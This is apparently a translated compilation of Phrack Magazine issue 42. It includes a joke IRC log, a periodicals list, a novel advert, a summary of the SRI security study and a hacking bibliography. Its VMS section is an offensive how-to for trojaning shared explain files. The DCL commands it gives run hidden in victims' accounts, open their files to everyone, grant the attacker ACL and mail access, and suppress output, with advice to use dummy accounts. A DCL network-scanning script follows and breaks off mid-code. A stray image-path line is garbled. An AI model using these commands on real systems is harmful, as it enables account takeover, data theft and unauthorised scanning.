<Ed> bye Pat
<Spaf> l8r
<neil> heh.
*** Signoff: Pat (Hugs to all)
<Casper> well, i better do something productive 2. cya
<venom> slatez d00d.
```

```
*** Signoff: Casper (Hi ho hi ho its off to work I go)
<donn> man its late.  I better go.  I gotta speech in the morn
<Ed> you are getting old.
<donn> am not
<Ed> are so
<donn> am not
<Ed> are too!  infinity
<donn> hasta
*** Signoff: donn (|/dev/null)
<Ed> laterz
<Spaf> geez.  what a bunch of lamers.
(ray/#CERT) UNBAN ME!
<Spaf> hahaha
<Ed> never gives up does he?
<neil> seriously ed, Ive helped you guys out, send me stuff for REWT.
<Ed> ill think about it
<spaf> not
<neil> it will be most savory.  I promise.  And secure!
<spaf> pfft...and monkeys might fly out of my butt
<Ed> Ill think about it.
<zen> heh, I should do one called Supernova.  Exploding suns. hehe
<Ed> heh
<spaf> dats tha tr00f!
<bartman> i like my sun
<Ed> i know a bunch of crackerz who like bt's suns too.
<spaf> hahahahahahahahahaha
<venom> oh shit.  Im late.
*** Signoff: venom (LATE!)
<Ed> late 4 what?
<spaf> his vasectomy.  har har
<neil> heh
*** REVENGE (kaplan@ai.bpb.arizona.edu) has joined channel #CERT
*** Mode change "+o REVENGE" on channel #CERT by eff.org
<Ed> whoops
*** Mode change "+i" on channel #CERT by REVENGE
<spaf> fuCK!  KICK HIM!
*** spaf has been kicked off channel #CERT by REVENGE
*** neil has been kicked off channel #CERT by REVENGE
*** bartman has been kicked off channel #CERT by REVENGE
*** Ed has been kicked off channel #CERT by REVENGE
*** zen has been kicked off channel #CERT by REVENGE
*** REVENGE is now known as ray
<ray> hehe
```

Библиотека периодических изданий Phrack

[Таблица из 39 записей — опущена]

(Полный список изданий в оригинальном файле включает 2600, Animation Magazine, Bank Technology News, Ben Is Dead, Boardwatch Magazine, Boing Boing, Communications of the ACM, CQ, Details, Dirt, Electronics Now, Farout, Fate, Femme Fatales, Film Threat, Film Threat Video Guide, Fringe Ware Review, Future Sex, Gray Areas, High Times, IEEE Spectrum, The "I Hate Brenda" Newsletter, InfoSecurity News, International UFO Library Magazine, Magical Blend, Midnight Engineering, Mobile Office, Mondo 2000, Monitoring Times, New Media, The Nose, Nuts & Volts, Popular Communications, Sassy, Security Insider Report, SunExpert Magazine, Tech Connect, Telephone Engineer & Management, UFO, Wild Cartoon Kingdom, Wired.)

«Terminal Compromise» — Роман в формате шэрвэра в сети (объявление Inter.Pact Press)

Описание

«Terminal Compromise» by Winn Schwartau — высокотехнологичный триллер о компьютерных террористах, вторгающихся в Соединённые Штаты. Книга ранее была опубликована в печатном виде (ISBN: 0-962-87000-5) и распространялась по всему миру. Издательство **INTER.PACT Press** предложило беспрецедентный шаг: выложить полный роман в глобальные сети в формате **NOVEL-ON-THE-NET SHAREWARE™**.

Отзывы:

> *«Том Клэнси от компьютерной безопасности.»*
> *— Assoc. Prof. Dr. Karen Forcht, James Madison University*
>
> *«Schwartau знает сети и безопасность, создаёт интересный сюжет, от которого невозможно оторваться.»*
> *— Computer World*
>
> *«Потрясающая история международной интриги... трудно представить более исчерпывающий ресурс.»*
> *— PC Laptop*
>
> *«Леденящие душу сценарии...»*

Краткое содержание

Таки Хомосото, председатель японской корпорации OSO Industries, выжил в Хиросиме — его семья нет. Он клянётся отомстить США. Майлс Фостер — блестящий математик, чьи связи перекрыли ему путь в разведывательное сообщество, — продаёт свои таланты тому, кто больше заплатит. Скотт Мейсон, журналист New York City Times, по кусочкам собирает картину чудовищного заговора. Тайрон Данкан, старший агент ФБР, становится союзником Мейсона. По мере развития плана Хомосото арабские экстремисты, немецкая разведка и технические наёмники находят слабые места американской технологической инфраструктуры: Уолл-стрит несёт сокрушительные удары, Ford и Chrysler останавливают производство.

Условия распространения (shareware-взносы)

- **Физические лица:** рекомендуемый взнос — $7 (если книга не понравилась — $6,50).
- **Компании (до 100 человек в сети):** $500
- **Компании (до 1000 человек):** $3 000
- **Компании (до 2500 человек):** $6 250
- **Компании (до 5000 человек):** $10 000
- **Компании (до 10 000 человек):** $15 000
- **Компании (до 25 000 человек):** $25 000
- **Университеты:** БЕСПЛАТНО (с регистрацией)
- **Государственные органы:** по тарифам для коммерческих организаций

Получение книги

Архивы доступны (на момент публикации) по FTP:

```
ftp.netsys.com          /pub/novel
wuarchive.wustl.edu     /doc/misc
soda.berkeley.edu       /pub/novel
```

Файлы: `TC_READ.ME` (13 927 байт) + `TERMCOMP.ZIP` (605 821 байт) либо четыре ASCII-части.

Контакты издательства


```
INTER.PACT PRESS
11511 Pine St. N.
Seminole, FL., 34642

Тел.: 813-393-6600
Факс: 813-393-6361
E-Mail: p00506@psi.com
        wschwartau@mcimail.com
```


Печатное издание в книжных магазинах: $19,95. ISBN: 0-962-87000-5.

Состояние безопасности в киберпространстве

(Краткий отчёт SRI International)

Предисловие

В 1992 году **SRI International** провела масштабное мировое исследование широкого спектра вопросов безопасности в «киберпространстве». Под киберпространством понимается совокупность всех публичных и частных коммуникационных сетей: телефонных сетей общего пользования (PSTN), пакетных сетей передачи данных (PDN), чисто компьютерных сетей (включая Интернет), а также беспроводных систем — в частности, системы сотовой телефонии. Засекреченные государственные сети в исследование не включались.

Исследование велось в рамках изучения уязвимостей программных компонентов киберпространства: проводились полевые интервью с широким кругом экспертов, в том числе с «хорошими хакерами», по вопросам безопасности и уязвимостей, а также деятельности международного сообщества «злонамеренных хакеров».

Конкретные результаты исследования являются собственностью SRI, однако настоящий краткий отчёт резюмирует общие выводы для участников интервью. Личности респондентов не раскрывались и не раскрываются.

Основные выводы

Главный вывод: социальные, организационные и технологические факторы по-прежнему создают условия, при которых значительная часть киберпространства относительно уязвима к несанкционированному доступу. Степень уязвимости различается в зависимости от типа системы:

PSTN наименее уязвима, PDN несколько уязвимее PSTN, Интернет относительно ненадёжен, а система сотовой связи — наиболее уязвима из четырёх рассмотренных.

Ключевые тезисы:

• Предотвратить злонамеренные атаки на большинство сетей полностью невозможно — ни сейчас, ни в будущем. В публичном доступе достаточно информации, чтобы технически грамотные люди могли проникать в системы.

• Отдельные лица или группы способны вывести из строя отдельные системы — намеренно или случайно. Вместе с тем безопасность в целом улучшается: уроки прошлых угроз усваиваются. Например, после «Интернет-червя» 1989 года уязвимые узлы укрепили защиту.

• Нет свидетельств того, что нынешнее поколение американских хакеров стремится к саботажу целых сетей. Напротив, это противоречит декларируемой этике хакерского сообщества — исследовать киберпространство как сугубо интеллектуальное упражнение без злого умысла. Часть лиц, выходящих за рамки этой неформальной этики, однако, действительно наносит ущерб конкретным системам или использует их в личных целях.

• Есть признаки того, что новые поколения хакеров всё больше руководствуются личной выгодой, а не традиционным духом любопытства. Это может сделать сети более привлекательными целями для закоренелых преступников или разведывательных служб иностранных государств — но пока эта угроза не является значительной.

• Четыре основные уязвимости, выявленные в ходе исследования, почти не связаны с конкретными программными изъянами как таковыми:
• Восприимчивость сотрудников организаций к методам «социальной инженерии»
• Слабый физический и процедурный контроль
• Широкая доступность непатентованной, а также чувствительной и патентованной информации о сетях и компьютерных системах на бумаге
• Наличие «кротов» — сотрудников телекоммуникационных и компьютерных компаний, намеренно передающих хакерам конфиденциальные сведения

• Уязвимости программных механизмов разграничения доступа и аппаратные недостатки несут значительно меньший риск по сравнению с четырьмя перечисленными выше областями — на более защищённых сетях, таких как PSTN и PDN. Однако в Интернете и аналогичных системах программные механизмы (например, системы паролей) представляют серьёзную проблему из-за нередко неудовлетворительного администрирования.

Рекомендации

1. Улучшить защиту организационной информации и коммуникационных активов: от построения комплексных систем безопасности до обучения сотрудников правилам обращения с конфиденциальными данными и противодействию «социальной инженерии».

2. Усовершенствовать методы физической защиты: обеспечить надлежащее запирание дверей и ворот, охрану чувствительных документов и оборудования.

3. Осведомить организации и их сотрудников о существовании «кротов» и их роли в обеспечении хакерских вторжений; учитывать проблему «кротов» при найме и мотивации персонала.

4. Устранять программные и аппаратные уязвимости на всех этапах проектирования, установки и обслуживания систем.

5. Организациям, занимающимся информационной и коммуникационной безопасностью, следует активно продвигать образовательные программы для учащихся и родителей — о надлежащем

использовании компьютеров и средств связи, личной этике и законных карьерных возможностях в информационной отрасли, а также поощрять выдающиеся навыки и достижения в программировании и этичном хакинге.


6. Законы против злонамеренного взлома должны применяться справедливо и обоснованно.

Контакты исследовательской группы SRI


```
A. J. Bate
SRI International
Phone:  415 859 2206
Fax:    415 859 3154
Email:  aj_bate@qm.sri.com
        aj@sri.com

Stuart Hauser
SRI International
Phone:  415 859 5755
Fax:    415 859 3154
Email:  stuart_hauser@qm.sri.com

Tom Mandel
SRI International
Phone:  415 859 2365
FAX:    415 859 7544
Email:  mandel@unix.sri.com
```

Approaching Reality: рецензия на книгу «Approaching Zero»


```
                    ==Phrack Magazine==

            Volume Four, Issue Forty-Two, File 5 of 27
```

(cont)

```
      `'`'`'`
```

крупнейших афер, установив фальшивый банкомат и похитив несколько тысяч долларов. Вот на кого должны охотиться власти. А хакеру — не продавайся! Помни: это путь познания; как только ты перестаёшь учиться и начинаешь делать на этом деньги, это превращается просто в работу, причём незаконную.

«Approaching Zero» оказалась увлекательным и неожиданно приятным сюрпризом. Она дала мне намёк на то, что, может быть, кто-то там снаружи всё понимает, и я надеюсь, что все, кто её прочтёт (а читать нужно — читать и учиться всему, чему только возможно), тоже поймут. Оставлю вас с такими словами: хакинг идёт от сердца — иногда в форме одержимости, иногда в форме увлечения, — и как только это умирает, делать больше нечего. Никаких больше путешествий по сетям! Никакого исследования новых систем! Лучше просто выключи питание.

Что следует

Ниже приводится список книг, статей и публикаций для тех, кто хочет больше узнать о том, как нас изображают СМИ, и об истории хакинга в целом.

Книги

• «Approaching Zero» — Пол Мунго и Брайан Клаф. Random House, 1992.

• «Beating the System» — Оуэн Боукотт и Салли Гамильтон. London: Bloomsbury, 1990.

• «Computer Viruses — A High-Tech Disease» — Ральф Бургер. Grand Rapids, MI: Abacus, 1988.

• «The Hackers' Handbook» — Хьюго Корнуолл. London: Century Communications, 1985.

• «Computers Under Attack» — Питер Деннинг. Addison Wesley, 1990.

• «Profits of Deceit» — Патриция Франклин. London: William Heinemann, 1990.

• «Cyberpunk» — Кейти Хафнер и Джон Маркофф. London: Fourth Estate, 1991.

• «Out of the Inner Circle» — Билл Ландрет (aka The Cracker). Redmond, WA.: Tempus Books, 1985.

• «Silicon Valley Fever» — Джудит К. Ларсен и Эверетт М. Роджерс. London: George Allen & Unwin, 1985.

• «Computer Viruses» — Ральф Робертс. Greensboro, NC: Compute! Books, 1988.

• «The Cuckoo's Egg» — Клиффорд Столл. New York: Doubleday, 1989.

• «Spectacular Computer Crimes» — Бак БлумБекер. Dow Jones-Irwin, 1990.

• «The New Hacker's Dictionary» — Эрик Реймонд. MIT Press, 1983.

• «The Hacker Crackdown» — Брюс Стерлинг. Bantam Books, 1992.

• «The Little Black Book of Computer Viruses» — Марк Людвиг. American Eagle Publications, 1991.

• «Artificial Life» — Стивен Леви. Pantheon, 1992. (Для вирусописателей: используйте свой талант, чтобы создавать жизнь.)

Статьи и публикации

• «Crime and Puzzlement» — Джон Перри Барлоу. Whole Earth Review, осень 1990: 44–57.

• «The Casino Virus — Gambling with Your Hard Disk» — Джим Бейтс. Virus Bulletin, март 1991: 15–17.

• «The TP Viruses» — Веселин Бончев. Публикации в Virus-L, 1990.

• «In Defense of Hackers» — Крейг Бромберг. The New York Times Magazine, 21 апреля 1991.

• «Bulgaria — The Dark Country» — Брайан Клаф. Virus Bulletin, декабрь 1990: 9–11.

• «Voice Mail Computer Abuse Prosecution: United States v. Doucette a/k/a Kyrie» — Уильям Дж. Кук. Safe Computing Proceedings of the Fourth Annual Computer Virus & Security Conference, 1991.

• «Invasion of the Data Snatchers!» — Филип Элмер-де Витт. Time, 26 сентября 1988: 63.

• «Data Exchange and How to Cope with This Problem» — Ханс Глисс. Доклад на Securicom Italia, октябрь 1989.

• «The Implications of the SPANet Hack.» Computers Fraud & Security Bulletin, Vol. 10, No. 2, 1987.

• «The Brain Virus: Fact and Fantasy» — Гарольд Дж. Хайленд. Computers & Security, август 1988: 367–370.

• «Computer Viruses — A Post Modern.» Computer & Security, апрель 1988: 117–184.

• «Terminal Delinquents» — Джек Хитт и Пол Таф. Esquire, декабрь 1990.

• «The Social Organization of the Computer Underground» — Гордон Р. Мейер. Магистерская диссертация, август 1989.

• «Satanic Viruses» — Пол Мунго. GQ, февраль 1991: 126–130.

• «Secrets of the Little Blue Box» — Рон Розенбаум. Esquire, октябрь 1971.

• «The Worm Program — Early Experience with a Distributed Computations» — Джон Ф. Шок. Communications of the ACM, Vol. 25, No. 3, март 1982.

• «The Search for Den Zuk» — Фридрик Скуласон. Virus Bulletin, февраль 1991: 6–7.

• «Crisis and Aftermath» — Юджин Х. Спаффорд. Communications of the ACM. Vol. 32, No. 6, июнь 1989.

• «GURPS Labor Lost: The Cyberpunk Bust» — Брюс Стерлинг. Effector, сентябрь 1991: 1.

• «Stalking the Wily Hacker» — Клиффорд Столл. Communications of the ACM. Vol. 31, No. 5, май 1988.

• «The Kinetics of Computer Virus Replication» — Питер С. Типпетт. FundationWare, март 1990.

• «The General and Logical Theory of Automata» — Джон Л. фон Нейман. Hixon Symposium, сентябрь 1948.

• «Here Comes the Cyberpunk» — Eden Restored. Time, 8 февраля 1993: 58–65.

• «Surfing Off the Edge» — Ричард Бегар. Time, 8 февраля 1993: 62.

• «Can Hackers Be Sued for Damages Caused by Computer Viruses?» — Памела Самуэльсон. Communications of the ACM. Vol. 32, No. 6, июнь 1989.

• «Viruses and Criminal Law» — Майкл Джеминьяни. Communications of the ACM. Vol. 32, No. 6, июнь 1989.

• «Password Cracking: A Game of Wits» — Донн Сили. Communications of the ACM. Vol. 32, No. 6, июнь 1989.

• «The Cornell Commission: On Morris and the Worm» — Тед Эйзенберг и др. Communications of the ACM. Vol. 32, No. 6, июнь 1989.

• «Desperately Seeking Cyberspace» — Пол Саффо. Personal Computing, май 1989: 247–248.

• «Secrets of the Software Pirates» — Байли Гомес. Esquire, январь 1982: 58–64.

• «Trouble in Cyberspace» — Уиллард Анкафер. The Humanist, сентябрь/октябрь 1991: 5–14, 34.

• «Is Computer Hacking a Crime?» Запись дискуссии в WELL. Harper's Magazine, март 1990: 45–57.

• «The United States vs. Craig Neidorf» — Дороти Э. Деннинг. Communications of the ACM, Vol. 34, No. 3, март 1991: 24–32.

• «Colleagues Debate Denning's Comments.» Communications of the ACM. Vol. 34, No. 3, март 1991: 33–41.

• «Denning's Rebuttal» — Дороти Э. Деннинг. Communications of the ACM. Vol. 34, No. 3, март 1991: 42–43.

• «Coming into the Country» — Джон П. Барлоу. Communications of the ACM. Vol. 34, No. 3, март 1991: 19–21.

• «Off the Hook» — Джулиан Диббелл. Village Voice, 21 августа 1990: 8.

• «On Line and Out of Bounds» — Джулиан Диббелл. Village Voice, 24 июля 1990: 27–32.

• «Hi-Tech Mall Crawl» — Джулиан Диббелл. Village Voice. Март 1990: 12.

• «Samurai Hackers» — Линда Эдвардс. Rolling Stone, 19 сентября 1991: 67–69.

• «Crackdown on hackers 'may violate civil rights'» — Дэн Чарльз. New Scientist, 21 июля 1990: 22.

• «United States v. Zod.» The Economist, 1 сентября 1990: 23.

• «Drop the Phone.» Time, 9 января 1989: 49.

• «Computer Recreations (Core War)» — А. К. Дьюдни. Scientific American, май 1984: 14–21.

• «Computer Recreations (Core War)» — А. К. Дьюдни. Scientific American, март 1985: 14–23.

• «Computer Recreations (Core War)» — А. К. Дьюдни. Scientific American. Март 1989: 110–113.

• «Computer Security: NAS Sounds the Alarm» — Элиот Маршалл. Science, Vol. 250: 1330.

• «Students Discover Computer Threat» — Джина Кода. Science, Vol. 215, 5 марта 1982: 1216–1217.

• «A nationwide Computer-Fraud Ring Is Broken Up.» The New York Times National, воскресенье, 19 апреля 1992.

• «Hackers: Is a Cure Worse than the Disease?» — Марк Льюин. Business Week, 4 декабря 1989: 37–38.

• «Computer Hacking Goes to Trial» — Уильям Ф. Олман. U.S. News & World Report, 22 января 1990: 25.

• «Morris Code» — Кейти Хафнер. The New Republic, 19 февраля 1990: 15–16.

• «Hackers Intentions Key to Court Case» — Дэвид Линдли. Nature. Vol. 340, 3 августа 1989: 329.

• «Problems of Security» — Дэвид Лендли. Nature. Vol. 340. 27 июля 1989: 252.

• «Hostile Takeovers» — Пол Уоллих. Scientific American, январь 1989: 22–23.

• «The Worm's Aftermath» — Элиот Маршалл. Science, Vol. 242, 25 ноября 1988: 1121–1122.

• «Researcher Fear Computer Virus' Will Slow Use of National Network» — Кэлвин Симс. The New York Times, понедельник, 14 ноября 1988: B6.

• «Networked Computers Hit by Intelligent 'Virus'» — Джозеф Палька и Сет Шульман. Nature, Vol. 336, 10 ноября 1988: 97.

• «The Science of Computing: Computer Viruses» — Питер Дж. Деннинг. American Scientist, Vol. 76, май–июнь 1988: 236–238.

• «Cyberpunks and the Constitution» — Филип Элмер-Девитт. Time, 8 апреля 1991: 81.

• «Plan to outlaw hacking.» Nature, Vol. 341, 19 октября 1989: 559.

• «Computer System Intruder Plucks Passwords and Avoids Detection» — Джон Маркофф. The New York Times National, понедельник, 19 марта 1990.

• «Networked Computer Security» — С. Дж. Бухсбаум. Vital Speeches of the Day. 15 декабря 1991: 150–155.

• «Halting Hackers.» The Economist. 28 октября 1989: 18.

• «Revenge of the Nerds» — Николас Мартин. The Washington Monthly, январь 1989: 21–24.

• «Greater awareness of security in aftermath of computer worm» — Сет Шульман и Джозеф Палка. Nature, Vol. 336, ноябрь 1988: 301.

• «Avoiding Virus Hysteria» — Патрик Хонан. Personal Computing, май 1989: 85–92.

```
{-----------------------------------------------}
{                                               }
{       VMS/VAX Explain Files Explained         }
{                     or                        }
{      Security Holes in the VAX and DCL        }
{                                               }
{             By: The Arctic Knight             }
{                                               }
{-----------------------------------------------}
```

Автор: The Arctic Knight

Хакинг VAX/VMS с годами утратил популярность из-за обилия доступных UNIX-машин. Среди хакеров он даже заработал дурную репутацию. В этом файле описывается дыра в безопасности размером, пожалуй, с любой из старых мейнфреймов IBM. Проявив немного любопытства, настойчивости и откровенного упрямства, я наткнулся на эту весьма очевидную брешь в системе. Впрочем, именно потому, что дыра слишком очевидна, она и оставалась относительно скрытой до сих пор — особенно с учётом упадка числа пользователей DCL.

На большинстве систем VAX есть так называемые файлы explain. Как правило, это справочные файлы, созданные системными операторами или позаимствованные где-то, чтобы лучше объяснить работу тех или иных функций системы — будь то общие команды VAX или специфические программы.

Находясь в своей учётной записи (предположительно фиктивной, поскольку действия можно отследить, если проявить неосторожность), введите:

```
$ explain index
```

И вы получите список всех explain-файлов в вашей системе. Для начала просто поосмотритесь — почувствуйте, как всё устроено. Перед вами должен оказаться список текстовых файлов и, возможно, программ для запуска (!!!), организованный в виде меню.

Большинство системных операторов настраивают это лишь для отображения текстовых файлов с описанием команд, как упоминалось выше. Однако из explain-файлов можно также запускать DCL-файлы `.com`. Вот тут и начинается самое интересное. Многие системы позволяют пользователям создавать собственные explain-файлы — удобный способ дать другим пользователям возможность просматривать текстовые файлы или запускать программы, открытые вами для группового или общего доступа.

Прежде всего нужно создать файл INTRO.LKT, содержащий вводный текст, который будет отображаться перед меню вашего explain-файла (например, описание себя, своих обязанностей, смешное стихотворение или вообще что угодно, что поместится в текстовый файл!).

Для этого можно использовать любой редактор — например EDT (строчный редактор) или TPU (полноэкранный). Введите что-то вроде:

```
$set vt=100         !если используется полноэкранный редактор вроде TPU
$edit/tpu intro.lkt
```

Закончив ввод, в TPU (который куда лучше EDT) нажмите ` для сохранения файла. Теперь нужно создать файл INDEX.LKI`, который будет содержать директории, имена файлов и краткие описания файлов для отображения. Делается это так же, как выше:

```
$edit/tpu index.lki
```

Строки в этом файле должны выглядеть следующим образом:

```
(Директория файла)       (Имя файла)     (Описание файла)

Phrack41.txt  A complete copy of Phrack 41 for your enjoyment.
User:[aknight.hack]vms.txt A guide to hacking VMS systems.
Temp$1:[aknight.ftp]ftplist.txt A list of FTP servers in-state.
```

Поясним эти три строки. Первая будет искать программу в вашем основном каталоге. Вторая — программу на устройстве USER, в каталоге HACK внутри каталога AKNIGHT. Третья — на устройстве TEMP$1 в каталоге FTP внутри каталога AKNIGHT. Добавление DCL-программ будет объяснено чуть позже, а пока запустим это в работу.

После того как вы набрали нужные текстовые файлы и сохранили INDEX.LKI, установите защиту на основной каталог и на все остальные каталоги, к которым нужен доступ. Для приведённого примера нужно ввести (предположим, что вы находитесь в основном каталоге):

```
$set prot=(g:re,w:re) user:[000000]aknight.dir     !Это мой основной каталог
$set prot=(g:re,w:re) user:[aknight.hack]
$set prot=(g:re,w:re) temp$1:[000000]aknight.dir   !Моё второе устройство хранения
$set prot=(g:re,w:re) temp$1:[aknight.ftp]
$set prot=(g:r,w:r)   phrack41.txt                 !Только чтение
$set prot=(g:r,w:r)   user:[aknight.hack]vms.txt
$set prot=(g:r,w:r)   temp$1:[aknight.ftp]ftplist.txt
```

Теперь введите:

```
$explain aknight              ! (мой логин в данном случае, обычно — ваш)
```

На экран должно вывестись содержимое вашего файла INTRO.LKT, а затем сообщение вроде «Нажмите ` для продолжения». После нажатия Enter появится меню, очень похожее на обычное меню explain, но с вашими файлами и их описаниями из INDEX.LKI`. Выглядеть это будет примерно так:

```
    {вывод содержимого файла INTRO.LKT...}

Hit <RETURN> to continue

                            EXPLAIN AKNIGHT
================================================================================
(A) PHRACK41  T-A complete copy of Phrack 41 for your enjoyment.
(B) VMS       T-A guide to hacking VMS systems.
(C) *EXPLAIN/USER AKNIGHT FTPLIST
              T-A list of FTP servers in-state.
(Q) TERMINATE THIS PROGRAM
================================================================================
T = Text Display P = Program to be run
(* = Related Information)
Choose A-C, Q, oe type HELP for assistance.
```

Теперь у вас есть explain-файл. Нажатие A–C выведет соответствующие файлы на экран с паузами на каждой странице, если это настроено в вашей системе/учётной записи. Пункт C я записал именно в таком виде, потому что при обращении к каталогу, отличному от основного, система обычно делает именно так. Думаю, есть способ это обойти, но честно говоря, я ещё не потрудился его найти. При выходе вы вернётесь в основное приглашение. Причина, по которой нужно устанавливать защиту: даже если со своей учётной записи всё выглядит работающим, без правильной установки защит никто другой не сможет это просматривать!

А теперь — самое интересное. Добавление DCL-файлов `.com` в ваш explain-файл. Они добавляются в index точно так же, как текстовые файлы. Можно написать программу, позволяющую кому-то скопировать публичные файлы из вашей учётной записи в свой каталог, или что-то подобное. Именно здесь и скрывается уязвимость, причём весьма серьёзная. Поскольку пользователь обращается к вашему explain-файлу из своей учётной записи, любой запущенный файл выполняет команды в его учётной записи. Таким образом, можно незаметно вставить в середину программы строку вроде:

```
$set def sys$login                    !Возвращает их в основной каталог.
$set prot=(g:rwed,w:rwed) *.*;*       !Все их файлы теперь доступны для чтения,
                                      !записи, выполнения и удаления кем угодно,
                                      !включая вас.
```

Вот ещё одна идея. Допустим, вы создаёте читалку текстов на DCL, позволяющую перемещаться по тексту, пропускать страницы и т. д. — назовём её `TYPE.COM` в основном каталоге. Всякий раз, когда можно убедить пользователя, что компьютер «думает» (например, при пролистывании страниц или копировании файлов, что в реальности почти мгновенно), можно вставить серьёзные команды. Настоятельно рекомендую начинать любую программу с вложенными командами такого рода со строки:

```
$set noverify
```

Это гарантирует, что строки программы не будут выводиться на экран по мере выполнения. Ещё одна важная команда — следующая: она направляет следующий текстовый вывод VAX на нулевое устройство, откуда он фактически исчезает и не отображается на экране. Так, если вы обращаетесь к чьему-то почтовому ящику, вы не хотите, чтобы на экране появлялось сообщение о входе в VAX/VMS mail или что-то подобное. Команда:

```
$assign nl:sys$output/user
```

Если забыть `/user`, вывод будет направлен на нулевое устройство на всю сессию, а не только для одной команды.

Помимо прочего, можно добавить себя в чей-то ACL (список контроля доступа):

```
$set acl/acl=(ident=[aknight],access=control) *.*;*
```

Это даст вам доступ ко всем их файлам так, словно вы и есть этот пользователь. Однако если они когда-нибудь выполнят команду `dir/prot`, ваше имя будет видно повсюду, поэтому в таком случае лучше использовать фиктивную учётную запись. То же касается и следующей команды:

```
$assign nl:sys$output/user
$mail set write aknight
```

Вторая строка даст мне права на чтение и запись в чужой почтовый ящик, но опять же: если они проверят защиту своего ящика, ваше имя будет отображено.

Если вы ещё не поняли — всё это открывает огромные возможности. То, что я здесь описал, — лишь верхушка айсберга, и по большей части это мелкие и даже глупые вещи. Но суть в том: всё, что пользователь может делать в своей учётной записи, вы можете делать в его учётной записи — если знаете нужные команды и умеете достаточно аккуратно вложить их в `.com`-файл.

После создания `.com`-файла и добавления его в `INDEX.LKI` установите защиту файла следующим образом:

```
$set prot=(g:e,w:e) type.com                    !Только выполнение. Без права чтения.
```

Теперь у вас есть полностью рабочий explain-файл, ограниченный лишь вашей фантазией.

Помните: злоумышленные действия — не признак настоящего хакера, так что не удаляйте чужой каталог целиком только ради демонстрации своей силы. Большинство людей не оценит. Если вы — СИСОП, закройте эту ЧЕРТОВУ ДЫРУ!!! А если вы — обычный пользователь, изучайте систему быстрее, исследуйте, впитывайте и откройте какую-нибудь другую брешь, прежде чем вышеупомянутый сисоп залатает эту...

Вопросы, комментарии, дополнения и т. д. присылайте в PHRACK LOOPBACK. Приятного чтения!

Интернет-сканер (War Dialer)

Автор: MadHatter

Назначение программы

Помните те программы-сканеры, war dialer'ы, которыми все пользовались, чтобы прозвонить диапазоны телефонных номеров в поисках неизвестных хостов? Теперь вы в сети и нацелились на какое-то конкретное учреждение. Вы знаете, какую часть сети они занимают, но понятия не имеете, какие у их хостов реальные IP-адреса. Телнет на NIC.DDN.MIL не поможет — их записи устарели на год, если не на десять. И вы вводите каждый возможный IP-адрес вручную. Через некоторое время это начинает жутко надоедать. Пусть компьютер сделает это сам — для того он и нужен. Больше скорости, никаких больных пальцев, никакого нытья, и работает, пока вас нет рядом. Почти идеально.

Описание программы

Язык — DCL, работает на Vaxen. A, B, C, D — начальный IP-адрес соответственно. E, F, G, H — конечный IP-адрес (например, если начало — 4.1.1.1, а конец — 6.1.1.1, то A=4, B=1 и т. д., E=6, F=1 и т. д.).

Программа создаёт файл данных `FINAL.DAT` со всеми успешными подключениями. При запуске в пакетном режиме также создаётся `.log`-файл — он занимает большую часть памяти. Когда программа завершится, удалите его. Программа представляет собой один большой цикл: находит рабочий адрес для телнета, затем выполняет IFINGER для него и сохраняет результат.

Изменения в программе

При запуске в пакетном режиме, возможно (скорее всего), придётся явно указать путь к программе IFINGER или FINGER. Убедитесь, что используется именно та версия, которая поддерживает FINGER удалённых хостов, — синтаксис команды варьируется. Почему нужно это указывать? Потому что тупой сисоп не мог себе представить, зачем кому-то понадобится использовать её в пакетном режиме.

Проблемы

Команда IFINGER (FINGER) может не подключаться к некоторым хостам с вашей системы. Почему туда можно зайти через TELNET, но не через IFINGER? Скорее всего, дело в самом удалённом хосте (жёсткая защита, слишком далеко, не поддерживает FINGER и т. п.).

Нет решений (ну, почти)

Скажете: раз TELNET работает с большим числом хостов, чем IFINGER, почему бы не строить сканер на основе TELNET? Две причины: (1) безопасность TELNET требует вывода на терминал, в пакетном режиме не работает; (2) TELNET не выдаёт символьный адрес (по крайней мере, на системе, которую я использую). Символьный адрес мне важен. Программа выводит IP-адрес, символьный адрес и всё, что выдал finger.

При работе в пакетном режиме программа рано или поздно завершится (из-за исчерпания лимита CPU или дискового пространства). Это может раздражать (особенно если дело в CPU), хотя памяти всегда можно достать больше. Попробуйте изменить параметры файлов в программе и запускать несколько её копий одновременно, чтобы задействовать как можно больше процессорного времени. По памяти — очистите учётную запись или заведите дополнительные. Ещё одна проблема: программа остановилась, а `FINAL.DAT` пуст. С какого адреса возобновлять пакетный запуск? Остаётся только посчитать количество неудачных подключений и прибавить их к предыдущему начальному адресу.

Дополнительные идеи

Чтобы узнать сетевой диапазон учреждения, зайдите по FTP на NIC.DDN.MIL и скачайте список хостов, или подключитесь туда через TELNET и поищите по имени.

Некоторые сегменты сети не любят сканирования. Ваш сисоп получит неприятные звонки, а вы — неприятные письма, если, например, просканируете Army Information Systems Center или любую другую государственную организацию. Конечно, программа им никак не навредит — она просто отскочит: там используются файрволы. Но жаловаться они будут всё равно.

Поработав с этой программой некоторое время, вы заметите, что сеть — на самом деле огромное пустое пространство. Хосты редки и разбросаны далеко друг от друга (по крайней мере, в адресном пространстве). Вы уже агорафоб? Что делать со всей этой пустотой?

MadHatter

```
*---------------------------CUT HERE-----------------------------------------*
$ A = 0
$ B = 0
$ C = 0
$ D = 0
$ E = 257
$ F = 0
$ G = 0
$ H = 0
$ D = D - 1
$ IFINGER := $VMS$UTIL:[IFINGER]FINGER.EXE;1
$ CREATE FINAL.DAT
$ LOOP1:
$     ON SEVERE_ERROR THEN GOTO SKIP
$     D = D + 1
```

```
$     IFINGER @'A'.'B'.'C'.'D'
$     ON SEVERE_ERROR THEN GOTO SKIP
$     ASSIGN TEMPFILE.DAT SYS$OUTPUT
$     WRITE SYS$OUTPUT "["'A'"."'B'"."'C'"."'D'"]"
$     IFINGER @'A'.'B'.'C'.'D'
$     DEASSIGN SYS$OUTPUT
$     APPEND TEMPFILE.DAT FINAL.DAT
$     DELETE TEMPFILE.DAT;*
$ SKIP:
$     IF A .EQ. E THEN IF B .EQ. F THEN IF C .EQ. G THEN IF D .EQ. H THEN EXIT
$     IF D .EQ. 256 THEN GOTO LOOP2
$     IF C .EQ. 256 THEN GOTO LOOP3
$     IF B .EQ. 256 THEN GOTO LOOP4
$     GOTO LOOP1
$ LOOP2:
$      D = 0
$      C = C + 1
$      GOTO LOOP1
$ LOOP3:
$      C = 0
$      B = B + 1
